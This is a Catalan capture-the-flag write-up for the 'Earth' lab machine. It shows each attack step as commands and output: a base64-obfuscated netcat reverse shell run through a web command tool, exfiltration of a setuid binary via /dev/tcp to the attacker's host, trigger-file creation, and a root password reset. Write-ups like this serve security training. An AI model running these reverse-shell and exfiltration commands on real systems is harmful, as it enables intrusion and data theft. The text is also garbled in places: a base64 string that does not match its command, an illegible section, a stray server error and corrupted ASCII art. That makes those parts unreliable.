




Funciona correctament i sembla ser una pàgina web convenientment agradable per executar ordres. Naturalment, intentarem realitzar una escalada de privilegis utilitzant la commanda:

nc -e /bin/sh <@ip_maquina>

nc -e /bin/sh 10.16.40.10




Sembla ser que no tenim privilegis per a realitzar aquesta commanda, anem a veure quins privilegis té aquest usuari.

Executarem la commanda:


cd /home; ls -al; pwd

Així tindrem més informació sobre el nostre usuari i el contingut que té a la seva carpeta d'usuari.



A partir d'això podem veure que hi ha una carpeta /home i una terra d'usuari.

Anem a aprofundir una mica més en el servidor web, anem a veure si podem llistar el directori **VAR**.



```
Admin Command Tool


Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
cd /var; ls -al

Run command

Command output: total 16 drwxr-xr-x. 22 root root 4096 Oct 12 2021 . dr-xr-xr-x. 17 root root 244 Nov 1 2021 .. -rw-r--r--. 1 root root 208 Oct 11 2021
.updated drwxr-xr-x. 2 root root 19 Oct 11 2021 account drwxr-xr-x. 2 root root 6 Jan 26 2021 adm drwxr-xr-x. 13 root root 164 Oct 11 2021 cache drwxr-xr-x. 2
root root 6 Jan 27 2021 crash drwxr-xr-x. 3 root root 18 Oct 11 2021 db drwxrwxrwx. 4 root root 101 Jan 7 18:34 earth_web drwxr-xr-x. 2 root root 6 Jan 26 2021
empty drwxr-xr-x. 2 root root 6 Jan 26 2021 ftp drwxr-xr-x. 2 root root 6 Jan 26 2021 games drwxr-xr-x. 3 root root 18 Aug 19 2021 kerberos drwxr-xr-x. 42 root
root 4096 Oct 11 2021 lib drwxr-xr-x. 2 root root 6 Jan 26 2021 local lrwxrwxrwx. 1 root root 11 Oct 11 2021 lock -> ../run/lock drwxr-xr-x. 10 root root 4096
Jan 7 18:02 log lrwxrwxrwx. 1 root root 18 Jan 26 2021 mail -> spool/mail drwxr-xr-x. 2 root root 6 Jan 26 2021 nis drwxr-xr-x. 2 root root 6 Jan 26 2021 opt
drwxr-xr-x. 2 root root 6 Jan 26 2021 preserve lrwxrwxrwx. 1 root root 6 Oct 11 2021 run -> ../run drwxr-xr-x. 8 root root 66 Oct 11 2021 spool drwxrwxrwt 2
root root 6 Jan 7 18:02 tmp drwxr-xr-x. 4 root root 33 Oct 7 2021 www drwxr-xr-x. 2 root root 6 Jan 26 2021 yp
```

Perfecte tenim accés al directori i veiem que hi ha una carpeta que es on conté el web **EARTH_WEB**, anem a veure que tenim a dins del directori i a veure si trobem més informació.



```
Admin Command Tool


Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
cd /var/earth_web; ls

Run command

Command output: total 148 drwxrwxrwx. 4 root root 101 Jan 7 18:34 . drwxr-xr-x. 22 root root 4096 Oct 12 2021 .. -rwxrwxrwx. 1 root root 139264 Jan 7 18:34
db.sqlite3 drwxr-xr-x. 3 root root 168 Oct 13 2021 earth_web -rwxr-xr-x. 1 root root 665 Oct 11 2021 manage.py drwxr-xr-x. 6 root root 204 Oct 13 2021
secure_message -rw-r--r--. 1 root root 45 Oct 12 2021 user_flag.txt
```

BINGO!!!! Acabem de localitzar el primer **FLAG** de la màquina en aquest directori.



```
Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
cd /var/earth_web; cat

Run command

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
```

Anem per al segon **FLAG!!**

- **Connexió al sistema objectiu**

Un cop trobat el primer flag i veien les restriccions que té el usuari **TERRA**, la manera més eficiente que tenim per a connectar-nos a la màquina objectiu, es per mitjà un **SHELL INVERS**, executant l'ordre d'escolta **netcat**. Per tant, anem a crear la connexió cap a la màquina objectiu.

Primer de tot crearem l'escolta en la nostra màquina KALI, utilitzant la commanda **NETCAT**:

nc -lvp 4444

```
(root@WireSeed)-[/home/wireseed]
# nc -lvp 4444
listening on [any] 4444 ...
```


On el port 4444 es el que assignarem per a realitzar l'escolta.

I al SHELL del WEB, executarem la commanda:

nc -e /bin/bash <@ip màquina KALI> <port>

En el meu cas la instrucció quedaria aixís_

nc -e /bin/bash 10.16.40.4 4444



Ens trobem que la commanda ha fallat perquè no es permet la connexió remota des de l'ordinador de destinació. Tanmateix, podem enganyar la màquina objectiu perquè faci el que volem. Hem de xifrar l'ordre i forçar-lo a desxifrar-lo i executar-lo al mateix temps.

Primer hem de desxifrar l'ordre netcat listener que és:

nc -e /bin/bash 192.168.10.10 4444

Obriu la finestra del terminal i executeu l'ordre següent:

echo 'nc -e /bin/bash 192.168.10.10 4444' | base64



```
(root@WireSeed)-[/home/wireseed]  
# echo 'nc -e /bin/bash 10.16.40.4 4444' | base64  
bmMgLUUgLU2Jpb9iYXNoIDEwLjE2LjQwLjQgNDQ0NAo=
```

El resultat d'això serà una cadena aleatòria de caràcters que és l'ordre codificada netcat.

Ara haurem d'introduir la commanda al **CLI**, però per això haurem d'executar la següent commanda al CLI:

echo 'codi_obtingut' | base64 -d | bash

On el **-d** es per descodificar i el **bash** es per forçar que aquesta ordre s'executi com a script.



Ja estem dins de la màquina objectiu!! Anem a obtindre **ROOT**.

- **Obtenció del compte root.**

Executarem la commanda WHOAMI per tal d'aberiguar amb quin usuari hem accedit a la màquina objectiu.

```
(root@WireSeed)-[/home/wireseed]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.10] 40766
whoami
apache
```

Veiem que hem accedit com al usuari APACHE.

A partir d'aquí buscarem permisos de fitxer febles. Aixó vol dir que estem buscan un fitxer que l'usuari apache pugui executar amb privilegis de ROOT.

Per trobar algún fitxer d'aquets, executarem la commanda **find** (*És una commanda molt útil que u spot ajudar a trobar aquestes vulnerabilitats que es poden explotar*).

find / -perm -u=s -type f 2>/dev/null

Al executar-la veurem que tarda una bona estona avans no ens retorna resultats, però ens retorna informació que es de molta utilitat.

```
(root@WireSeed)-[/home/wireseed]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.10] 40768
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

CLI command:

```
echo 'bmMgLWUgL2Jpb19'
```

Run command

Command output:

Podem comprovar que tenim un fitxer que es diu **reset_root**, que sembla molt interessant. Primer de tot, comprovem la informació del fitxer i després podem provar d'executar'l.

Per comprovar l'informació del fitxer, executarem la commanda **file**.

file /usr/bin/reset_root

```
(root@WireSeed) [/home/wireseed] Gateway Timeout
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.10] 40768: no timely response from the upstream server or application
find / -perm -u+s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Build ID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
```

I per executar'l, només haurem de executar el fitxer.

reset_root

```
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executabl
ID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, f
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Al executar el fitxer, veiem que no és executable tal i com és ara, ens trobem amb un error mentre ho fem, tampoc podem analitzar el fitxer a través de netcat. Hem d'enviar el fitxer al nostre Kali perquè puguem utilitzar algunes altres eines per fer-ho.

- **Com enviar el fitxer a través de netcat?**

Inicieu un altre oient netcat en un altre terminal del vostre Kali

Executeu aquesta ordre:

```
nc -lvp 3333 > reset_root
```

```
(root@WireSeed)-[/home/wireseed]  
# nc -lvp 3333 > reset_root  
listening on [any] 3333 ...  
[ ]
```

A l'altra sessió de netcat on estem al sistema objectiu,

executeu l'ordre:

```
cat /usr/bin/reset_root > /dev/tcp/<@IP KALI>/3333
```

The image shows two terminal windows side-by-side. The left window is a netcat listener on port 3333, showing a connection from 10.16.40.10. The right window shows the execution of the 'reset_root' file transfer command, which successfully transfers the file to the listener's directory.

```
root@WireSeed: /home/wireseed  
# nc -lvp 3333 > reset_root  
listening on [any] 3333 ...  
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.10] 55258  
root@WireSeed: /home/wireseed  
# nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.10] 40768  
find / -perm -u-s -type f 2>/dev/null  
/usr/bin/chage  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/pkexec  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/chsh  
/usr/bin/at  
/usr/bin/sudo  
/usr/bin/reset_root  
/usr/sbin/grub2-set-bootflag  
/usr/sbin/pam_timestamp_check  
/usr/sbin/unix_chkpwd  
/usr/sbin/mount.nfs  
/usr/lib/polkit-1/polkit-agent-helper-1  
file /usr/bin/reset_root  
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamic  
ID[sha1]=4851fdd6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped  
reset_root  
CHECKING IF RESET TRIGGERS PRESENT ...  
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.  
cat /usr/bin/reset_root > /dev/tcp/10.16.40.4/3333  
[ ]
```

Ja tenim el fitxer al nostre sistema.

```
(root@WireSeed)-[/home/wireseed]  
# ls  
Descargas Desktop Documentos Escritorio Imágenes mkt.sh Música Plantillas Público reset_root Videos
```

Comprovem el fitxer executant la commanda **CAT**.

[illegible]

Sense les eines adequades, encara no podem determinar què està malament i per què el fitxer no es pot executar al sistema de destinació. Hem d'instal·lar l'eina anomenada ltrace. Si no el teniu, feu clic a [y](#) per acceptar i instal·lar-lo.

Ara podem mirar el contingut del fitxer, executeu l'ordre:

```
ltrace ./reset_root
```

```
(root@WireSeed)-[/home/wireseed]
# ltrace /home/wireseed/reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
)
= 38
access("/dev/shm/kHgTFI5G", 0)
= -1
access("/dev/shm/Zw7bV9U5", 0)
= -1
access("/tmp/kcM0Wewe", 0)
= -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)
= 44
+++ exited (status 0) +++
```

Es destaquen 3 fitxers que falten per executar el fitxer correctament. Per tant, hem de crear aquests fitxers a la nostra connexió **netcat** a la màquina objectiu. Tornem al nostre **netcat** i creem aquests fitxers que falten.

Per crear aquests fitxers executeu l'ordre : touch + filepath(copiada dels resultats de l'trace) i premeu Intro.

```

CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
cat /usr/bin/reset root > /dev/tcp/10.16.40.4/3333
touch /dev/shm/kHgTfI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe

```

Tornarem a executar el fitxer `reset_root`.

```
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
```

Un cop executat, veiem que s'ha resetejat el password de **root** i en entrega el nou password **Earth**.

Anem a canviar de compte i a utilitzar el nou password. Per aixó executarem l'ordre **su root**

```
su root
Earth
whoami
root
```

Anem a veure que tenim.

```
root
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Mirarem al directori de l'usuari a veure que tenim.

```
cd root
ls
anaconda-ks.cfg
root_flag.txt
```

Acabem de trobar l'últim FLAG de la màquina.

```
cat root_flag.txt

-o#66*''?'d:>b\_
_o/"''',, dMF9MMMMHo_
PRESENT.o6#'`"MbHMMMMMMMMMMHo.
.o"''
vodM*$66HMMMMMMMMMM?.
$M6ood,~'^(6#MMMMMMH\
,MMMMMM#b?#bobMMMMHMMML
&?MMMMMMMMMMMMMMMMMM7MMM$R*Hk
?$.NOT PRESENT.:MMMMMMMMMMMMMMMMMM/HMMM|`*L
|MMMMMMMMMMMMMMMMMMbMH' T,
$H#:`*MMMMMMMMMMMMMMMMMMb#}'`?
]MMH#""*""*#MMMMMMMMMMMMMM' -
MMMMMb_ |MMMMMMMMMMP' :
HMMMMMMHo`MMMMMMMMMT.
?MMMMMMMMMP9MMMMMMMM} -
-?MMMMMM |MMMMMMMM?,d- '
:|MMMMMM-`MMMMMMT.M|. :
.9MMM[ 6MMMMM*'`'
:9MMk`MMM#" -
6M}
`6.
`-`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
```

Ja la tenim resolta!!

Anem a resoldre l'última màquina de la serie VENUS!!!